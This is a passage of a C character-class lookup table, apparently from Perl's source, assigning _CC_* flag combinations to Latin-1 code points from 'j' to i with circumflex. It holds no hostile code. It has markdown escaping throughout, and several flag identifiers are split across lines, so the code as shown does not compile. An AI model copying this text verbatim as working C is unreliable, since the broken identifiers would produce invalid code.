NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_L  
OWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+6A 'j' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_L  
OWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+6B 'k' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR

NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+6C 'l' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+6D 'm' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+6E 'n' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+6F 'o' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+70 'p' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+71 'q' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+72 'r' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+73 's' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+74 't' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR

NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+75 'u' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+76 'v' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+77 'w' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+78 'x' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+79 'y' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+7A 'z' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+7B '{' \*/

\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1,

/\* U+7C '|' \*/

\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1,

/\* U+7D '}' \*/

\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1,

/\* U+7E '~' \*/

\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1,



/\* U+7F DEL \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,  
/\* U+80 PAD \*/ \_CC\_CNTRL\_L1,  
/\* U+81 HOP \*/ \_CC\_CNTRL\_L1,  
/\* U+82 BPH \*/ \_CC\_CNTRL\_L1,  
/\* U+83 NBH \*/ \_CC\_CNTRL\_L1,  
/\* U+84 IND \*/ \_CC\_CNTRL\_L1,  
/\* U+85 NEL \*/ \_CC\_CNTRL\_L1|\_CC\_PXSXPC\_L1|\_CC\_SPACE\_L1,  
/\* U+86 SSA \*/ \_CC\_CNTRL\_L1,  
/\* U+87 ESA \*/ \_CC\_CNTRL\_L1,  
/\* U+88 HTS \*/ \_CC\_CNTRL\_L1,  
/\* U+89 HTJ \*/ \_CC\_CNTRL\_L1,  
/\* U+8A VTS \*/ \_CC\_CNTRL\_L1,  
/\* U+8B PLD \*/ \_CC\_CNTRL\_L1,  
/\* U+8C PLU \*/ \_CC\_CNTRL\_L1,  
/\* U+8D RI \*/ \_CC\_CNTRL\_L1,  
/\* U+8E SS2 \*/ \_CC\_CNTRL\_L1,  
/\* U+8F SS3 \*/ \_CC\_CNTRL\_L1,  
/\* U+90 DCS \*/ \_CC\_CNTRL\_L1,  
/\* U+91 PU1 \*/ \_CC\_CNTRL\_L1,  
/\* U+92 PU2 \*/ \_CC\_CNTRL\_L1,  
/\* U+93 STS \*/ \_CC\_CNTRL\_L1,  
/\* U+94 CCH \*/ \_CC\_CNTRL\_L1,  
/\* U+95 MW \*/ \_CC\_CNTRL\_L1,  
/\* U+96 SPA \*/ \_CC\_CNTRL\_L1,  
/\* U+97 EPA \*/ \_CC\_CNTRL\_L1,

```
/* U+98 SOS */ _CC_CNTRL_L1,
/* U+99 SGC */ _CC_CNTRL_L1,
/* U+9A SCI */ _CC_CNTRL_L1,
/* U+9B CSI */ _CC_CNTRL_L1,
/* U+9C ST */ _CC_CNTRL_L1,
/* U+9D OSC */ _CC_CNTRL_L1,
/* U+9E PM */ _CC_CNTRL_L1,
/* U+9F APC */ _CC_CNTRL_L1,
/* U+A0 NO-BREAK SPACE */
_CC_BLANK_L1|_CC_CHARNAME_CONT|_CC_PRINT_L1|_CC_PXSXPC_L1|_CC_SPACE_L1,
/* U+A1 INVERTED EXCLAMATION MARK */ _CC_GRAPH_L1|_CC_PRINT_L1|_CC_PUNCT_L1,
/* U+A2 CENT SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+A3 POUND SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+A4 CURRENCY SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+A5 YEN SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+A6 BROKEN BAR */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+A7 SECTION SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+A8 DIAERESIS */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+A9 COPYRIGHT SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+AA FEMININE ORDINAL INDICATOR */
_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_CC_IDFIRST_L1|_CC_LOWER_L1|_CC_PRINT_L1|_CC_WORDCHAR_L1,
/* U+AB LEFT-POINTING DOUBLE ANGLE QUOTATION MARK */
_CC_GRAPH_L1|_CC_PRINT_L1|_CC_PUNCT_L1,
/* U+AC NOT SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+AD SOFT HYPHEN */ _CC_GRAPH_L1|_CC_PRINT_L1,
/* U+AE REGISTERED SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,
```

```

/* U+AF MACRON */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+B0 DEGREE SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+B1 PLUS-MINUS SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+B2 SUPERScript TWO */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+B3 SUPERScript THREE */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+B4 ACUTE ACCENT */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+B5 MICRO SIGN */
_CC_NONLATIN1_FOLD|_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_C
C_IDFIRST_L1|_CC_LOWER_L1|_CC_PRINT_L1|_CC_WORDCHAR_L1,

/* U+B6 PILCROW SIGN */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+B7 MIDDLE DOT */ _CC_GRAPH_L1|_CC_PRINT_L1|_CC_PUNCT_L1,

/* U+B8 CEDILLA */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+B9 SUPERScript ONE */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+BA MASCULINE ORDINAL INDICATOR */
_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_CC_IDFIRST_L1|_CC_LOW
ER_L1|_CC_PRINT_L1|_CC_WORDCHAR_L1,

/* U+BB RIGHT-POINTING DOUBLE ANGLE QUOTATION MARK */
_CC_GRAPH_L1|_CC_PRINT_L1|_CC_PUNCT_L1,

/* U+BC VULGAR FRACTION ONE QUARTER */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+BD VULGAR FRACTION ONE HALF */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+BE VULGAR FRACTION THREE QUARTERS */ _CC_GRAPH_L1|_CC_PRINT_L1,

/* U+BF INVERTED QUESTION MARK */ _CC_GRAPH_L1|_CC_PRINT_L1|_CC_PUNCT_L1,

/* U+C0 A WITH GRAVE */
_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_CC_IDFIRST_L1|_CC_PRIN
T_L1|_CC_UPPER_L1|_CC_WORDCHAR_L1,

/* U+C1 A WITH ACUTE */
_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_CC_IDFIRST_L1|_CC_PRIN
T_L1|_CC_UPPER_L1|_CC_WORDCHAR_L1,

```

/\* U+C2 A WITH CIRCUMFLEX \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+C3 A WITH TILDE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+C4 A WITH DIAERESIS \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+C5 A WITH RING ABOVE \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+C6 AE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+C7 C WITH CEDILLA \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+C8 E WITH GRAVE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+C9 E WITH ACUTE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+CA E WITH CIRCUMFLEX \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+CB E WITH DIAERESIS \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+CC I WITH GRAVE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+CD I WITH ACUTE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+CE I WITH CIRCUMFLEX \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+CF I WITH DIAERESIS \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+D0 ETH \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+D1 N WITH TILDE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+D2 O WITH GRAVE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+D3 O WITH ACUTE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+D4 O WITH CIRCUMFLEX \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+D5 O WITH TILDE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+D6 O WITH DIAERESIS \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+D7 MULTIPLICATION SIGN \*/ \_CC\_GRAPH\_L1|\_CC\_PRINT\_L1,

/\* U+D8 O WITH STROKE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+D9 U WITH GRAVE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+DA U WITH ACUTE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+DB U WITH CIRCUMFLEX \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+DC U WITH DIAERESIS \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+DD Y WITH ACUTE \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+DE THORN \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_L1|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_L1,

/\* U+DF sharp s \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E0 a with grave \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E1 a with acute \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E2 a with circumflex \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E3 a with tilde \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E4 a with diaeresis \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E5 a with ring above \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E6 ae \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E7 c with cedilla \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E8 e with grave \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+E9 e with acute \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+EA e with circumflex \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+EB e with diaeresis \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+EC i with grave \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+ED i with acute \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+EE i with circumflex \*/

